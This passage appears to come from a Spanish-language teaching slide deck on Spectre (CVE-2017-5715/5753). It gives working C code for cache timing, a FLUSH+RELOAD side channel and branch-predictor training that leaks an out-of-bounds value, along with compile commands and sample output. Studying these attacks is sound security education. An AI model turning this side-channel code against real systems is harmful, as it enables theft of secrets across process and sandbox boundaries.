    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Accederemos a dos de sus elementos, array[3*4096] y array[7*4096] asignando el valor de 100 y 200. Por tanto, las páginas que contienen estos elementos se guardan en caché.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Al leer la matriz desde [0*4096] hasta [9*4096] medimos el tiempo para la lectura de los datos.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Leemos el timestamp de la CPU con el contador TSC antes de la lectura en memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

Leemos el contador después de leer la memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

La diferencia es el tiempo en ciclos de CPU que han sido necesarios para leer la memoria.

```
    // Inicializar el array
    for(i=0; i<10; i++) array[i*4096]=1;

    // FLUSH del array en la caché de la CPU
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

    // Acceder a algún item en el array
    array[3*4096] = 100;
    array[7*4096] = 200;

    for(i=0; i<10; i++) {
       addr = &array[i*4096];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       printf("Tiempo de acceso al elemento [%d*4096]: %d Ciclos de CPU\n", i, (int) time2);
    }
    return 0;
 }
}
```

Acceso a la caché vs memoria

El almacenamiento en la caché se realiza en el nivel de *bloque de caché*, no a nivel de bytes.

El *tamaño por defecto* del bloque de caché es de *64 bytes*.

Al emplear el array[n*4096] nos aseguramos de que *no existan* 2 elementos que puedan estar contenidos en el mismo bloque de caché, por lo que cada elemento se trata de forma independiente.

Acceso a la caché vs memoria

Compilar con:

```
gcc –march=native –o accessTime accessTime.c
```


Ejecutar el programa con `./accessTime 1` y *observar el tiempo de acceso* a los elementos 3 y 7 si efectivamente son más rápidos que el resto.

Acceso a la caché vs memoria

```
root@revgnu:~/exploiting/Spectre# gcc -march=native -o accessTime accessTime.c
root@revgnu:~/exploiting/Spectre# ./accessTime 1
========== Test nº: 1 ==========

Tiempo de acceso al elemento [0*4096]: 192 Ciclos de CPU
Tiempo de acceso al elemento [1*4096]: 658 Ciclos de CPU
Tiempo de acceso al elemento [2*4096]: 248 Ciclos de CPU
Tiempo de acceso al elemento [3*4096]: 92 Ciclos de CPU
Tiempo de acceso al elemento [4*4096]: 244 Ciclos de CPU
Tiempo de acceso al elemento [5*4096]: 262 Ciclos de CPU
Tiempo de acceso al elemento [6*4096]: 252 Ciclos de CPU
Tiempo de acceso al elemento [7*4096]: 160 Ciclos de CPU
Tiempo de acceso al elemento [8*4096]: 288 Ciclos de CPU
Tiempo de acceso al elemento [9*4096]: 386 Ciclos de CPU
root@revgnu:~/exploiting/Spectre#
```

Acceso a la caché vs memoria



Acceso a la caché vs memoria

Ejecutar el programa varias veces:

```
for i in {1..20}; do ./accessTime $i; done
```

Es necesario encontrar un *valor de umbral (Threshold)* para poder **distinguir** el acceso a la caché o a la memoria principal.

Dicho valor, será empleado para poder desarrollar el exploit correctamente.

Empleo de la caché como canal lateral

El objetivo de esta práctica es usar un **canal lateral a través de la memoria caché** para *extraer un valor secreto* utilizado por la función víctima.

Existirá una función de víctima que usa un valor secreto como índice para cargar algunos valores de una matriz.

Suponemos que *no se puede acceder al valor secreto* desde el exterior.

Empleo de la caché como canal lateral

Empleando la técnica **FLUSH + RELOAD** emplearemos este canal lateral para poder obtenerlo:

- Haremos un *FLUSH (limpieza)* de la memoria caché para asegurarnos de que la memoria caché está vacía.
- Invocaremos a la función víctima, que accederá a uno de los elementos de la matriz en función del valor secreto y por tanto, *se almacenará en la caché*.
- Haremos un *RELOAD (volver a cargar)* todo el conjunto y mediremos el tiempo en cargar cada elemento.

Empleo de la caché como canal lateral

- Si éste ***es muy rápido*** (por estar en la caché) ***debe ser el que accede a la función víctima*** y por tanto, podemos **descubrir** cuál es el valor secreto.

Empleo de la caché como canal lateral

Vamos a emplear la técnica FLUSH + RELOAD para encontrar un valor secreto de un byte contenido en una variable secreta.

Dado que hay *256 posibles valores* para un secreto de un byte, tenemos que asignar cada valor a un elemento de matriz.

Idea básica:

Definir una matriz de 256 elementos: *array[256]*

Empleo de la caché como canal lateral

Pero **no funciona**.

El almacenamiento en caché se realiza a *nivel de bloque*, no a nivel de byte. Si se accede a array[i], un bloque de memoria que contiene este elemento se almacenará en caché. Por lo tanto, los elementos adyacentes de array[i] también se almacenarán en caché, por lo que es difícil descubrir cuál es el secreto.

Empleo de la caché como canal lateral

Algoritmo:

- Crear una matriz de *256*4096 bytes*.
- Cada elemento utilizado en **RELOAD** es un *array[k*4096]*.

*Como 4096 es más grande que un tamaño de bloque de caché típico (64 bytes) no hay dos elementos diferentes y cualquier elemento de array[i*4096] y array[j*4096] nunca estarán en el mismo bloque de caché.*

Empleo de la caché como canal lateral

- Dado que array[0*4096] *puede caer en el mismo bloque de caché* que las variables en la memoria adyacente, puede almacenarse accidentalmente en caché debido al almacenamiento en caché de esas variables.
- Por lo tanto, debemos *evitar usar array[0*4096]* en el método FLUSH + RELOAD (para otro índice k, array[k*4096] no tiene problema).
- Para hacerlo, utilizamos **array[k*4096+DELTA]** para todos los valores k, donde DELTA se define como una *constante con el valor 1024*.

Empleo de la caché como canal lateral

Código fuente de **`flushReload.c`**

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 13;

#define DELTA 1024
/* Umbral para el cache hit */
#define CACHE_HIT_THRESHOLD (80)
```

Spectre (CVE-2017-5715 y CVE-2017-5753)


```
void flushSideChannel()
{
  int i;

  // Escribir el array para tenerlo en RAM para prevenir el COW
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  // FLUSH: Eliminar los valores del array en la cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```


```
void victim()
{
  temp = array[secret*4096 + DELTA];
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)


```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d * 4096 + %d] en memoria caché.\n", i, DELTA);
         printf("Secreto = %d.\n", i);
     }
  }
}
```

Spectre (CVE-2017-5715 y CVE-2017-5753)



```
int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return(0);
}
```

Empleo de la caché como canal lateral

Ejecutamos **`./flushReload`**

```
root@revgnu:~/exploiting/Spectre# gcc -march=native -o flushReload flushReload.c
root@revgnu:~/exploiting/Spectre# ./flushReload
array[13 * 4096 + 1024] en memoria caché.
Secreto = 13.
root@revgnu:~/exploiting/Spectre#
```

Si se ejecuta varias veces, se comprobará como no es preciso al 100% ya que depende de la constante **`CACHE_HIT_THRESHOLD`** que puede ajustarse a los valores de la práctica anterior.

Spectre (CVE-2017-5715 y CVE-2017-5753)

KEEP
CALM
AND
LET'S PLAY
A GAME


Ejercicio:

Buscar un valor de **threshold** que garantice al menos un **100% de aciertos** en la memoria caché.

Ejecución fuera de orden y predicción de salto

Este código verifica si x es menor que size, de ser así, los datos variables serán actualizados incrementándolos en 5.

Supongamos que el valor de size es 10, por lo que si x es igual a 15, este código *no se ejecutará*.



Ejecución fuera de orden y predicción de salto

Es *verdadero* desde **fuera de la CPU**.

Si estamos dentro de la CPU y miramos la secuencia de ejecución **a nivel de microarquitectura de la CPU**, veríamos que *si se han incrementado en 5 unidades* y que *si han sido ejecutadas las siguientes instrucciones*.

Esta es una *técnica de optimización* adoptada por las CPUs modernas denomina "**ejecución fuera de orden**" o **Out-of-Box** (**OoB**).

Ejecución fuera de orden y predicción de salto

Ejecutando las instrucciones una tras otra de **forma secuencial**, puede ocasionar un *rendimiento deficiente* y un *uso de recursos ineficiente*, es decir, la instrucción actual está esperando una respuesta anterior de otra instrucción para poder completarse.

Las CPUs modernas permiten que la **ejecución fuera de orden** agote todas las *unidades de ejecución*.

Ejecución fuera de orden y predicción de salto

A nivel de **microarquitectura de la CPU** implica dos operaciones:

- *Cargar* el valor de size en memoria.
- *Comparar* el valor con x

Si size *no está en la caché* de la CPU, pueden transcurrir varios ciclos de CPU hasta que sea leído.

Ejecución fuera de orden y predicción de salto

En vez de *quedar inactiva* la CPU, se intenta predecir el resultado de la comparación y **ejecutar especulativamente** los resultados para poder tenerlos en cuanto finalice la otra instrucción.


La ejecución comienza antes de que la comparación termine (condición de carrera) y por eso se llama "**ejecución fuera de orden**" (out-of-order).

Ejecución fuera de orden y predicción de salto

Justo antes de esta ejecución, la CPU almacena su estado actual y los valores de los registros. Cuando el valor de size *ha sido recuperado*, la CPU comprueba el *resultado real*.

- Si la predicción es **verdadera**, la ejecución especulativa se toma como cierta y como *ya estaba realizada*, el rendimiento es mucho mayor.
- Si la predicción es **falsa**, se vuelve al estado anterior y *se descartan* los resultados de la ejecución especulativa como si nunca hubiera ocurrido.

Ejecución fuera de orden y predicción de salto



Ejecución fuera de orden (Out-of-Order) por la CPU

Intel y varios fabricantes cometieron un grave error en el diseño de la ejecución fuera de servicio.

Borran los efectos de la ejecución fuera de orden en los *registros y la memoria* por lo que la ejecución no conduce a ningún efecto visible.

Sin embargo, *olvidaron una cosa*... la **memoria caché**.

Ejecución fuera de orden (Out-of-Order) por la CPU

Desarrollemos el código **`ooo.c`** para demostrar el comportamiento de la microarquitectura de la CPU.

Ejecución fuera de orden (Out-of-Order) por la CPU

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
void flushSideChannel()
{
  int i;
  // Guardar en la RAM para prevenir COW
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  // FLUSH del array en la caché
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
      printf("array[%d*4096 + %d] en caché.\n", i, DELTA);
      printf("Secreto = %d\n",i);
    }
  }
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
void victim(size_t x)
{
  if (x < size) {
    temp = array[x * 4096 + DELTA];
  }
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

Para que las CPU ejecuten una *ejecución especulativa*, deberían ser capaces de **predecir el resultado** de la condición.

Las CPU *mantienen un registro de las ramas tomadas en el pasado* y luego *usan estos resultados* anteriores para **predecir qué rama** debería tomarse en una ejecución especulativa.

Si queremos que una rama en particular sea tomada en una ejecución especulativa, deberíamos entrenar a la CPU.

Ejecución fuera de orden (Out-of-Order) por la CPU

Entrenamiento para que nuestra rama seleccionada pueda convertirse en la predicción del resultado.

```
int main() {
  int i;
  // FLUSH del array de prueba
  flushSideChannel();
  // "Entrenar" la CPU para tomar la función verdadera en la función victim()
  for (i = 0; i < 10; i++) {
    _mm_clflush(&size);
    victim(i);
  }
  // Explotar la ejecución out-of-order
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
    _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD el array de prueba
  reloadSideChannel();
  return (0);
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

Para entrenarla, se llama a victim() con valores pequeños de 0 a 9 que son menores que size, por lo que la rama del if *siempre se toma*.

Una vez "entrenada", al pasar un valor mayor (97>size) la *rama falsa de la condición* if será tomada.

Pero como se limpia el tamaño de la variable en memoria, obtener su valor requiere tiempo y es cuando la CPU **comienza la ejecución especulativa**.

Ejecución fuera de orden (Out-of-Order) por la CPU

Compilar y ejecutar varias veces.

```
root@revgnu:~/exploiting/Spectre# gcc -march=native -o ooo ooo.c
root@revgnu:~/exploiting/Spectre# ./ooo
array[97*4096 + 1024] en caché.
Secreto = 97
root@revgnu:~/exploiting/Spectre#
```

Spectre (CVE-2017-5715 y CVE-2017-5753)

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicios

Comentar en **`main()`** las llamadas a **`_mm_clflush(&size);`** y volver a compilar, ejecutar varias veces y observar los resultados.

Eliminar el comentario y en el entrenamiento de la CPU, cambiar la llamada a **`victim(i)`** por **`victim(i+20)`**. Volver a compilar, ejecutar varias veces y observar los resultados.

Explotando Spectre

Todavía en el side channel hay "*ruido*" ya que han sido cacheadas algunas cosas extras, lo que evitaremos ahora escribiendo el exploit.

Podemos conseguir que la CPU ejecute una rama verdadera de una instrucción if aunque la condición sea falsa.

Si no causa efecto visible, no es problema, pero al no limpiar la memoria caché ***es una vulnerabilidad***.

Explotando Spectre

Spectre se aprovecha de ello mediante dichos rastros que han quedado.

Estos datos secretos pueden estar en el *mismo proceso* o *en otro proceso*. Spectre es **capaz de recuperar ambos**.

La protección a **nivel de hardware** evita que un *proceso robe datos de otro* y si fueran *del mismo proceso*, se emplearía una **protección de software a nivel de sandbox**.

Explotando Spectre

Nuestro exploit será para *robar datos del mismo proceso* con un mecanismo de sandbox que impide acceder a los datos restringidos. Para otro proceso, sería más complejo.

Por ejemplo, un browser al trabajar con diferentes pestañas cada una con una página web diferente, *mediante su sandbox* hace que no puedan ser robados los datos aunque sea el mismo proceso, es decir, *cada pestaña trabaja como un proceso independiente*... Hasta la vulnerabilidad Spectre...

Explotando Spectre

En el exploit se definen 2 regiones: *una restringida* y *otra no*.

La restringida es evaluada con una condición if implementada en una función de sandbox. La sandbox devuelve el valor de buffer[x] para los valores proporcionados pero ***siempre que sea menor que size***. En otro caso, no devuelve nada.

